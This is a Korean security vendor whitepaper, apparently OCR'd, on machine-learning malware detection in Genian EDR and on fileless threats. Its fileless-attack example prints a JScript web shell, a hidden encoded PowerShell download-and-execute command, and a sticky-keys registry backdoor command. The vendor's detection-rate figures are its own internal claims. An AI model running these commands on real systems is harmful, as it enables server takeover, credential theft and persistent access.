


그림 7: [파일사이즈에 따른 SizeOfInitializedData 값의 분포]

'3구간'을 기준으로 분포가 역전되는 현상이 발생합니다. 아쉽게도 이 특징은 유용해 보이지는 않습니다. 이러한 특징은 대부분의 악성코드와 정상코드에서 동일하고 반복적으로 나타나게 됩니다. 따라서 실제 악성코드 탐지에는 '수백개 ~ 수천개' 의 특징(Feature)과 가중치(Weight)를 조합하여 이용하게 됩니다. 이것이 바로 머신러닝이 필요한 이유 입니다.

결국 탐지 성능은 악성프로그램과 정상프로그램을 대상으로 어떠한 특징을 추출/사용하여 어떠한 알고리즘으로 어떻게 학습시켰느냐에 달려 있습니다. 머신러닝을 이용한 다양한 벤더가 출현할 수 있는 이유이기도 합니다. 현재는 정적인 특징(Static Feature)뿐 아니라 동적인 특징(Dynamic Feature)을 추출하여 사용하며 다양한 알고리즘 또는 다양한 데이터를 함께 사용하여 예측 성능을 높이는 앙상블(Ensemble) 방법 등이 사용되고 있습니다.

1.7 EDR과 머신러닝

지니언스 ㈜ 의 Genian EDR은 '단말기반 지능형 위협탐지 및 대응솔루션' 으로 국내최초로 개발된 EDR(Endpoint Detection & Response) 솔루션 입니다. APT 와 랜섬웨어 등 지능형위협을 탐지하고 공격에 대한 가시성(Visibility)을 확보할 수 있습니다. NAC와 긴밀한 협업을 통해 위협을 조기에 발견하고 대응하여 위협으로 인한 피해(Risk)를 최소화 할 수 있어 이미 NAC를 사용하고 있는 환경 에서 주목을 받고 있습니다.

Genian EDR은 지능형 위협을 탐지하기 위해 머신러닝을 포함한 다단계 탐지 방식을 지원하고 있습니다.




그림 8: [Genian EDR의 위협 탐지 단계]

1.7.1 IOC(침해사고지표, Indicators of Compromise)

이미 알려진 악성코드의 해쉬(hash), 분류, 위험성, IP 등 관련 정보를 기반으로 악성코드를 탐지 합니다. 안티바이러스 제품의 시그니쳐 와 유사하며 실제 다수의 악성코드가 이 단계에서 사전 탐지 됩니다.

1.7.2 ML(머신러닝, Machine Learning)

IOC에 의해 탐지되지 않은 실행파일의 경우 머신러닝에 의해 추가 탐색이 이루어 집니다. 1,000개 이상의 특징(Feature)을 추출하여 정교하게 학습된 모델을 적용하는데 채 1초가 걸리지 않습니다. 탐지 정확도는 99% 이상입니다.

1.7.3 YARA(야라)

추가로 실행파일 내부에 악성코드의 흔적(String)을 규칙(Rule)을 기반으로 탐지 합니다. 이미 알려졌거나 또는 알려지지 않은 유사변종 악성코드를 탐지 할 수 있습니다.

Genian EDR은 악성코드와 정상코드의 구분을 위하여 약 1,500개 이상의 특징(Feature)을 사용하며 딥러닝을 기반으로 하는 다양한 학습 방법을 연구하고 있습니다. 이 중 4개의 학습모델(Model A, B, C, D) 바탕으로 약 10만개의 파일을 대상으로 3회 검사한 결과는 아래와 같습니다. (아래의 결과는 내부 측정결과이며 Training Set 으로 학습시킨 후 약 10만개의 Test Set을 검증하여 도출한 결과 입니다.)





그림 9: [Test Set을 이용하여 측정한 탐지율(정탐, 오탐) 결과]

악성코드 탐지율(Detection Rate)에 있어 4개 모델 평균 98.61%의 탐지율을 보였으며 가장 뛰어난 결과를 보인 Model A 의 경우 99.36% 였습니다. 정상파일을 악성코드로 탐지하는 비율(False Positive, Type I Error)에서는 4개 모델 평균 2.6%의 결과를 보였으며 가장 뛰어난 Model D의 경우 1.7%로 확인되었습니다. 결론적으로 악성코드의 탐지율에서는 Model A 가, 실제 적용을 위한 오탐율에서는 Model D 가 가장 뛰어난 모델임이 확인되었습니다.



실제 Genian EDR에 적용되는 머신러닝은 이보다 훨씬 복잡하고 정교하게 최적화(Optimized)된 학습모델이 탑재 됩니다. 앞의 예에서와 같이 서로 다른 모델이 동시에 학습, 사용되거나 또는 판단결과를 다시 재 학습하는 등의 다양한 방법이 적용됩니다. 이러한 노력은 탐지율의 고도화 와 오탐율의 감소로 이어져 실제 악성코드로 인한 보안위협을 제거하는데 획기적인 역할을 할 것으로 기대하고 있습니다.




그림 10: [신경망(Neural Network)의 학습 – 수 많은 특징(Feature)의 입력값(Input)과 가중치(Weight)를 반복 업데이트하면서 악성코드와 정상코드를 구분할 수 있는 최적의 모델이 완성된다.]

1.8 머신러닝, 과연 만능입니까?

많은 업체들이 머신러닝을 이야기 합니다. 악성코드의 증가 특히 랜섬웨어와 변종의 출현에 대한 대안으로 빠르게 자리를 잡아가는 모양새 입니다. 심지어는 랜섬웨어를 100% 탐지할 수 있다고 선전하며 탐지율 경쟁으로 치닫는 모습도 볼 수 있습니다. 그러나 머신러닝의 실제 적용에 있어서는 아래와 같은 한계가 존재 합니다. 이러한 특징을 정확하게 이해하고 올바르게 사용하는 것이 머신러닝의 적용에 있어 매우 중요합니다.

1.8.1 탐지 결과의 해석

머신러닝으로 악성코드가 탐지되는 경우 그 결과값은 확률(%)로 표기 됩니다. 즉 탐지결과는 'foo.exe 라는 파일이 90%의 확률로 악성이라고 판단됨' 과 같습니다. 구체적으로 어떠한 이유 때문에 악성코드로 판단되었는지를 확인(해석)할 수 없습니다. 이러한 해석을 위하여 의사결정트리(Decision Tree), 선형회기(Linear Regression) 등의 추가적인 모형을 이용할 수 있으나 이 역시도 추정에 가깝다고 할 수 있습니다.

1.8.2 오탐(False Positive)

'높은 탐지율' 보다 더욱 중요한 것은 '낮은 오탐율' 입니다. 특히 정상파일을 악성파일로 판단하는 오류(False Positive, Type I Error)의 관리가 매우 중요합니다. 오탐율 5%는 숫자로는 낮아 보입니다. 그러나 1,000개의 파일을 검사했을 때 50(5%)개의 파일을 삭제할 수 있다는 의미와 같습니다. 이러한 오류는 실제 적용에 있어 심각한 피해를 초래할 수 있습니다.

1.8.3 탐지 결과와 대응(Response)의 관계

'abc.dll' 이라는 파일이 55%의 확률로 악성코드로 탐지되었다면 어떠한 조치를 취하시겠습니까? 그냥 두어야 할까요? 아니면 삭제해야 할까요? 만일 삭제 후 시스템이 정상적으로 부팅하지 못하거나 어플리케이션에 장애가 발생하면 그 책임은 누구에게 있을까요? 아무리 뛰어난 머신러닝 이라도 그 결과를 즉각적인 대응으로 연결하기에 무리가 있습니다. 단일한 머신러닝으로만 이루어진 솔루션의 해결과제라고 할 수 있습니다.

1.8.4 업데이트(Update)

머신러닝 역시 업데이트가 필요 합니다. 그 주기는 수개월 ~ 수년 일 수 있습니다. 전혀 다른 종류의 악성코드가 출현하게 되면 탐지 및 대응이 어려울 수 있습니다. 악성코드가 변화하는 것에 맞추어 추가적인 학습이 필요합니다. 따라서 새로운 악성코드를 지속적으로 수집, 분석하고 업데이트 할 수 있는 에코(Eco)시스템이 필요 합니다.




그림 11: [탐지율과 오탐율에 대한 지속적인 관리가 필요함]

1.9 Conclusion

딥러닝(Deep Learning)은 오래 전부터 연구되어 왔습니다. 오랜 기간 부침을 거듭하였지만 꾸준한 연구가 지속되면서 알고리즘이 거듭 개선되었으며, 하드웨어의 발전 그리고 빅데이터의 발전과 맞물리면서 최고의 성능을 가진 머신러닝의 방법으로 평가 받고 있으며, 정보보안 분야를 포함하여 미래 인공지능의 희망으로 떠오르고 있습니다.

특히 악성코드 탐지 분야에서 딥러닝의 발전은 경이롭기 까지 합니다. 그러나 실제 사용(Usage) 관점에서 보면 아직은 '환상' 또는 '실망' 이라는 이분법적인 평가가 주를 이루는 것 같습니다. 왜 그럴까요? 바로 새로운

기술에 대한 정확한 이해와 적용이 없었기 때문 입니다. 단순히 높은 탐지율 같은 왜곡되고 단편적인 잣대로만 해당 기술을 평가했기 때문이라고 생각합니다.

새로운 세상이 오고 있습니다. 전통의 강자가 한 순간에 몰락하고 신기술과 신생업체가 새로운 패러다임을 제시할 수 있는 세상이 되었습니다. 이제 시스템과 사용자가 융합되고 네트워크와 엔드포인트의 구별이 없는 환경이 도래하고 있습니다. 정보보안 역시 머신러닝 등의 새로운 기술로 인해 영역이 파괴되고 있습니다. 그러나 걱정할 필요 없습니다. 결국 사람을 위하는 기술과 변화만 이 살아남고 확대될 것이기 때문 입니다.

CHAPTER 2

이상행위 탐지엔진 XBA


2.1 Introduction

지금까지 사이버 위협(Cyber Threat)에 대한 주된 대응은 방어(Prevention)였습니다. 우리는 피해 또는 위험이 발생한 이후 위협(Threat)을 분석할 수 있었으며 이를 방어하기 위한 솔루션(Solution)을 만들거나 체계(Process)를 구축하였습니다. 내부 자원(PC 등)이 외부 네트워크와 연결되자 새로운 위협이 발생하였고 이를 방어하기 위해 방화벽(Firewall)을 개발하였습니다. 악성코드가 시스템에 위험을 초래하자 안티바이러스(Anti-Virus)를 개발하였습니다.

그러나 이러한 대응은 특정 위협에만 효과적입니다. 지능형 지속위협(Advanced Persistent Threat) 등 복합적 인 위협이 발생하는 경우 감지 및 대응이 불가능합니다. 안티바이러스는 파일 기반의 알려진(Known) 악성코드에만 대응할 수 있습니다. 신종 또는 변종 악성코드에는 대응이 불가능합니다. 또한 파일 없이 동작하는 악성코드(Fileless Malware)에 대해서도 탐지가 어렵습니다. 방화벽은 외부에서 내부로, 또는 내부에서 외부로 향하는 트래픽을 조사하고 통제할 수 있지만 이미 내부로 들어온 공격에 대해서는 아무런 대응을 할 수 없습니다.

SK인포섹의 '2019 보안위협 전망 보고서'에 따르면 2019년 보안위협 대상이 확장되고, 다양한 공격이 결합된 형태로 발전할 것이라고 예상하고 있습니다. 랜섬웨어 공격이 다른 종류의 악성코드와 결합되어 APT 공격 형태로 변형될 것으로 보이며, 사물인터넷 기기(IoT Device)가 다양해짐에 따라 악성코드 공격 또한 확대될 것으로 전망하고 있습니다.

이러한 공격에 대응하려면 모든 위협 포인트를 분석하고 대응할 수 있는 방법을 찾아야 하나 안타깝게도 우리는 발생할 수 있는 모든 위협 포인트를 미리 예측할 수도 없으며 공격자들은 새로운 유형의 공격 방법을 계속 만들고 있습니다.




[그림1. 에이전트 취약점 기반 이스트-웨스트 공격, EQST 2019 보고서]

2.2 악성코드(Malware)와 위협의 증가

악성코드의 폭발적 증가로 보안 관리자 및 보안 업체는 심각한 문제에 직면하였습니다. 그것은 매시간 수천 ~ 수만 개의 악성코드를 처리함에도 불구하고 더 많은 신종 악성코드가 만들어지고 있다는 점입니다. 더 이상 악성코드를 수집하여 분석하고 엔진에 포함시키는 일련의 작업들 만으로는 모든 악성코드에 대응할 수 없게 되었습니다. 안티바이러스 제품을 테스트하고 있는 AV-test.org에 따르면 지난 2018년 한 해, 매일 35만 개의 악성코드가 수집되었다고 합니다.

또 다른 문제는 악성코드의 전파 범위가 축소되고 있다는 점입니다. 보안 업체 시만텍(Symantec)에서 발표한 내용에 따르면 APT 공격에 사용된 악성코드의 75%가 50대 이하의 컴퓨터에서 발견되었다고 합니다. 이렇게 악성코드의 전파 범위가 적으면 해당 악성코드의 수집이 어려 워지며 이는 안티바이러스 엔진에 반영되기 어렵다는 것과 같은 의미로 해석될 수 있습니다.

이러한 특징은 랜섬웨어에도 동일하게 나타나고 있습니다. 과거 공격자들은 불특정 다수에게 랜섬웨어를 유포하는 방식을 선호하였습니다. 그러나 최근에는 불특정 다수보다 특정 기업을 타깃으로 하는 표적형 랜섬웨어가 빠르게 증가하고 있습니다. 2019년 초 세계 최대 알루미늄 제조사인 노르스크 하이드로(Norsk Hydro)를 대상으로 한 랜섬웨어 공격이 대표적입니다. 기업은 주요 정보의 복구 및 생산성 유지를 위해 막대한 복구비용을 집행하거나 어쩔 수 없이 몸값을 지불하는 경우가 많으며 공격자는 성공률 및 수익이 높기 때문에 이러한 방식으로 공격 형태가 바뀌고 있는 추세입니다.



[그림 2. 악성코드 수집 추이]
Copyright(c) AV-TEST GmbH, www.av-test.org

2.3 악성코드없는 위협의 증가(Fileless,Non-Malware)

악성코드와 더불어 주목해야 하는 새로운 위협이 있습니다. 바로 파일리스(Fileless) 공격입니다. 이것은 통상의 악성코드가 PC에 다운로드(저장) 되고 실행되어 악성 행위를 수행하는 데 반해 메모리에 바로 탑재(로드) 되어 악성 행위를 수행합니다. 따라서 저장되어 있는 파일들을 탐지하는 통상의 안티 바이러스로는 해당 공격을 찾기 매우 어렵습니다. 화이트리스트(WhiteList) 기반의 보안 솔루션도 우회할 수 있습니다. 이미 승인된 애플리케이션을 이용하기 때문입니다. 브라우저의 취약성을 이용하거나 Microsoft Word 매크로 또는 파워셸(Powershell) 유틸리티를 이용한 공격이 대표적입니다. 2018년 크라우드스트라이크(CrowdStrike)는 보고서에서 성공한 10개의 공격 중 8개의 공격이 파일 리스 공격에 의한 것이라 밝히고 아래와 같이 실제 파일 리스 공격의 사례를 소개하고 있습니다.

이러한 파일 리스 공격은 증가하고 있으며 정교해지고 있습니다. Carbon Black은 2017년 침해 사고의 52%가 파일 리스 공격에 의해 이루어졌다고 밝혔습니다. 가트너 보안 분석가 아비바 리탄은 "파일 리스 악성코드 공격은 훨씬 더 보편화되고 있으며, 오늘날 배포되는 대부분의 엔드포인트 보호 및 탐지 도구를 우회한다" 라고 말했습니다. 이러한 파일 리스 공격은 뒤에서 설명될 횡적확산(Lateral Movement)과도 밀접한 관계가 있습니다.

2.4 악성코드없는 위협의 증가(Fileless,Non-Malware)

이러한 이유로 많은 전문가들은 전장(Battlefield)이 네트워크에서 단말(Endpoint)로 이동해야 한다고 언급하고 있습니다. 악성코드에 의한 위협 대응은 물론 단말의 모든 행위(Behavior)를 수집하고 분석하여 악성코드 없는 위협 대응 역시 동시에 필요합니다. 수집된 정보를 분석하여 내재된 위협을 찾아내거나(Threat Hunting) 행위를 역추적하여 이상행위의 타임라인을 확인하거나 근원지를 추적 (Root Cause Analysis) 할 수도 있어야 합니다. 마치 물리적 보안에서 CCTV로 모든 사항을 모니터링하고, 이슈 발생 시 해당 시간으로 돌려 확인하는 것과 비슷한 개념입니다. 이상행위를 탐지하려면 먼저 단말에서 발생하는 모든 행위 정보를 수집해야 합니다. 일상(정상)적인 행위를 확인할 수 있어야 이상행위의 탐지가 가능합니다. 수집되는 정보는 매우 다양합니다.

단계 1. 웹 서버(Web Server) 권한 획득
- SQL Injection을 이용하여 Web Shell을 업로드 하고 서버의 원격 통제권한을 확보
- <%@PAGELANGUAGE="JSCRIPT"%><%EVAL(REQUEST.ITEM["PASSWORD"],"UNSAFE");%>

단계 2. 자격증명(Credential) 탈취
- 인코딩된 Powershell을 원격에서 수행하여 자격증명(Credential) 탈취
- 메모리에 직접 로드된 파워셸 스크립트는 캐쉬(Cache)된 평문 사용자 이름과 비밀번호를 탈취
- powershell-windowStylehidden-ExecutionPolicyByPass-encodedCommandDQAKAA0ACgBwAG8A
dwBIAHIAcwBoAGUAbABsACAAIgBJAEUAWAAgACgATgBIAHcALQBPAGIAagBIAGMAdAAgAE4AZQB0AC
4AVwBIAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAa
AB0AHQAcAA6A

단계 3. 지속성(Persistence) 확보
- 스티키 키(Sticky Key)라는 기술을 통해 공격자가 로그인 없이 쉘을 사용할 수 있게 함
- 레지스트리 값을 수정하여 윈도우 화면 키보드 프로세스를 디버그 모드로 설정함
- reg.exeadd"HKLM₩SOFTWARE₩Microsoft₩WindowsNT₩CurrentVersion₩ImageFileExecutionOp
tions₩osk.exe"/v"Debugger"/tREG_SZ/d"cmd.exe"/f


자격증명(인증 등)에 대한 정보부터 파일, 폴더, 애플리케이션뿐만 아니라 USB, 네트워크 통신 등 모든 객체(Object) 정보와 행위(Action) 정보 그리고 관계(Dependency)에 대한 정보까지도 수집될 필요가 있습니다. 이러한 단말의 행위를 모니터링하는 방법에는 두 가지가 있습니다. 첫째는 사용자레벨(User Level)의 행위를 모니터링하는 방법이고 둘째는 커널레벨(Kernel Level)에서 모니터링하는 방법입니다. 파일 또는 프로세스가 실행되면 종료될 때까지 사용자레벨과 커널레벨을 반복적으로 드나들게 됩니다. 따라서 System Call을 포함한 사용자레벨과 커널레벨 모두를 모니터링해야 완벽한 정보를 얻을 수 있게 됩니다.

